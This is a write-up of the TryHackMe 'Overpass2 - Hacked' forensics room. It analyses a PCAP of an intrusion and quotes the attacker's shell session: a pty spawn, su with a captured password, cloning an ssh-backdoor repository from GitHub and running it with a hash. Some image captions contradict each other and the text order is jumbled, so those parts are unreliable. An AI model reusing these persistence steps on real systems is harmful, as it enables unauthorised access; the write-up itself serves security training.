

Overpass2 - Hacked


Introduction



This room's task introduces the attack concept where by an analyst is expected to analyse the attacker's actions and hack back in.

Activities



Task 1: Forensics - Analyse the PCAP

The room starts by providing a PCAP file that contains the packets captured during the attack. There are five questions that need to be answered by forensically analyzing the captured network packets. Using **Wireshark**, I opened the PCAP file to analyze the network packets and start answering the questions.






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




The attacker established persistence by **cloning** a github repository to a local machine (<https://github.com/NinjaJc01/ssh-backdoor>)



```
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@overpass-production:/var/www/html/development/uploads$ ls -lah
total 8.0K
-rw-r--r-- 1 www-data www-data 51 Jul 21 17:48 .overpass
-rw-r--r-- 1 www-data www-data 99 Jul 21 20:34 payload.php
www-data@overpass-production:/var/www/html/development/uploads$ cat .overpass
cat .overpass
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velopment/uploads$ su james
su james
Password: whenevernoteartinstant
james@overpass-production:/var/www/html/development/uploads$ cd -
cd -
james@overpass-production:~$ sudo -l]
james@overpass-production:~$ sudo -l]
sudo: invalid option -- ']'
usage: sudo -h | -K | -k | -V
usage: sudo -v [-AknS] [-g group] [-h host] [-p prompt] [-u user]
usage: sudo -l [-AknS] [-g group] [-h host] [-p prompt] [-U user] [-u user]
[command]
```



What password did the attacker use to privesc?

whenevernoteartinstant Correct Answer Hint Woop woopl! Your answer is correct.

How did the attacker establish persistence?

<https://github.com/NinjaJc01/ssh-backdoor> Correct Answer

Using the fasttrack wordlist, how many of the system passwords were crackable?

Answer format: * Submit Hint


Task 2 Research - Analyse the code

Task 3 Attack - Get back in!

Created by **NinjaJc01**


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It can be that there are 4 system passwords cracked.



The image shows a Wireshark packet capture of an SSH session. The packet list on the left shows a successful login for the user 'james' with IP 10.8.181.34. The packet details pane shows the SSH message type 'ssh-v2' and the 'ssh-v2' message type 'ssh-v2'. The packet bytes pane shows the raw data of the SSH message. A terminal window is open in the foreground, showing the command 'git clone https://github.com/NinjaJc01/ssh-backdoor' being executed. The terminal output shows the cloning progress and the final commit hash.

```
obed@kali:~$ git clone https://github.com/NinjaJc01/ssh-backdoor
Cloning into 'ssh-backdoor'...
remote: Enumerating objects: 18, done.
remote: Counting objects: 100% (18/18), done.
remote: Compressing objects: 100% (15/15), done.
Receiving objects: 100% (18/18), 3.14 MiB | 361.00 KiB/s, done.
Resolving deltas: 100% (4/4), done.
remote: Total 18 (delta 4), reused 9 (delta 1), pack-reused 0
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



The image shows the TryHackMe room interface for 'overpass2hacked'. The room is created by NinjaJc01 and has 49450 users. The room description states: 'This is a free room, which means anyone can deploy virtual machines in the room (without being subscribed)! 49450 users are in here and this room is 1200 days old.' The room contains three tasks: Task 1 (Research - Analyse the code), Task 2 (Research - Analyse the code), and Task 3 (Attack - Get back in!). The first three questions are answered correctly:



- What password did the attacker use to privesc? Correct Answer
- How did the attacker establish persistence? Correct Answer
- Using the fasttrack wordlist, how many of the system passwords were crackable? Correct Answer

Task 2: Research - Analyse the code

In this task, we require the cloned repository which I have already done in the previous task.



To find the salt, locate the salt in file, near the end part of the file.



The screenshot shows a Kali Linux terminal window with a Wireshark capture of an SSH session. The terminal output is as follows:

```

Your public key has been saved in id_rsa.pub.
The key fingerprint is:
SHA256:z0Y0QW5sa3rr6mR7yDM01avzRRPcapaYw0xjttuZ58 james@overpass-production
The key's randomart image is:
---[RSA 2048]-----
    .+
    o .+.
    + S +.
    = o %.
    ..* % =.
    .+ X+* +
    .oo=++=Eo.
-----[SHA256]-----
james@overpass-production:~/ssh-backdoor$ chmod +x backdoor
chmod +x backdoor
james@overpass-production:~/ssh-backdoor$ ./backdoor -a 6d95358f090eea56a238af02e47d44ee5489d234810ef6249280857ec69712a3e5e37
6b8a41899d0196ade16cd54327c5654019292cbfe0b5e98ad1fec71bed
